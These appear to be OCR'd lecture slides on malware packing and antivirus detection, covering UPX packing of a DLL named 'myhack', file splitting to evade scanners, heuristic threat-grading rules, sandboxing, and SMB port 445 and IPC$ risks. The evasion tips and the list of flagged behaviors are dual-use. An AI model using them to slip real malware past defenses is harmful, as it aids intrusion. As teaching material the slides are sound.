
```
➜  ~ upx -o myhack_packed.dll myhack.dll
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     75264 ->     39424   52.38%    win32/pe     myhack_packed.dll

Packed 1 file.
```

# Packed and Obfuscated Malware



# Binders and Packers

- Binders



# Splitting the File and Code Obfuscation

- These are those programs that split a single files into no. of small sized files.


- One may change some code into some small chunked file to evade AV detection and again join it and scan it to check whether AV flags it malicious or not. A trial and Error method..

# Behavioral based detection

- Just observes how the program executes,  rather than merely emulating its execution.
- Identify malware by looking for suspicious behavior.
- Disadvantage?

# Sandboxing Based detection

- What is “sandbox” ?
- Isolate the files which are to be scanned and monitors their activity.

# Heuristic Engines

- Heuristic engines are basically statistical and rule based analyze mechanisms.
- Their main purpose is detecting new generation(previously unknown) viruses by categorizing and giving threat/risk grades to code fragments according to predefined criteria.
- Heuristic engines are the most advanced part of AV products they use significant amount of rules and criteria.
- Since no anti virus company releases blueprints or documentation about their heuristic engines all known selective criteria's about their threat/risk grading policy are found with trial and error.

# Dynamic Heuristic Analysis

**Unknown Sample**


PE file

**Sandbox**


contains C:\, D:\, E:\
And windows,
System32 Folder and
system file

**Log File**


monitoring the behavior
of the unknow sample,
logging the function
call, parameters, etc…

**Malware Fingerprint**

malware expert use the
log file to find the key
features and add it to
the malware database

# Some of the known rules about threat grading

– Decryption loop detected

– Reads active computer name

– Reads the cryptographic machine GUID

– Contacts random domain names

– Reads the windows installation date

– Drops executable files

– Found potential IP address in binary memory

– Modifies proxy settings

– Installs hooks/patches the running process

– Injects into explorer

– Injects into remote process

– Queries process information

– Sets the process error mode to suppress error box

– Unusual entrophy

– Possibly checks for the presence of antivirus engine

– Monitors specific registry key for changes

# Some of the known rules about threat grading

– Contains ability to elevate privileges
– Modifies software policy settings
– Reads the system/video BIOS version
– Endpoint in PE header is within an uncommon section
– Creates guarded memory regions
– Spawns a lot of processes
– Tries to sleep for a long time
– Unusual sections
– Reads windows product id
– Contains decryption loop
– Contains ability to start/interact device drivers
– Contains ability to block user input

| | Pros | Cons |
|---|---|---|
| Static Heuristic Analysis | Fast, easy | Cannot handle shell, code obfuscation |
| Dynamic Heuristic Analysis | It can “reveal” the malware | May attacked by the anti-VM technology |

# Port 445: Overview, Use Cases, and Security Risks

1. What is Port 445?
    1. TCP/UDP port used by the Server Message Block (SMB) protocol
    2. Facilitates file, printer, and named pipe sharing in Windows networks
2. Port 445 Use Cases
    1. File and printer sharing between Windows devices
    2. Remote administration of network devices
    3. Communication with Active Directory services
3. Security Risks
    1. Vulnerable to unauthorized access if not properly secured
    2. Exploitation of SMB vulnerabilities (e.g., WannaCry and NotPetya ransomware attacks)
    3. Potential for information leakage if SMB traffic is not encrypted
4. Mitigating Security Risks
    1. Use firewalls to restrict access to Port 445
    2. Disable SMBv1 and use SMBv2 or SMBv3 with encryption
    3. Keep systems updated with the latest security patches

# Understanding IPC$ in Windows Networking

1. What is IPC$?
    1. IPC$ stands for Inter-Process Communication (IPC) Share
    2. It is a hidden administrative share in Windows operating systems
2. IPC$ Basics
    1. Facilitates communication between processes on the same or different computers
    2. Implemented using the Server Message Block (SMB) protocol
3. Role of IPC$ in Windows Networking
    1. Enables remote administration and management of resources
    2. Provides a mechanism for authentication and authorization
4. Security Considerations
    1. IPC$ can potentially be exploited by attackers
    2. Ensure proper security measures to mitigate risks

# Q & A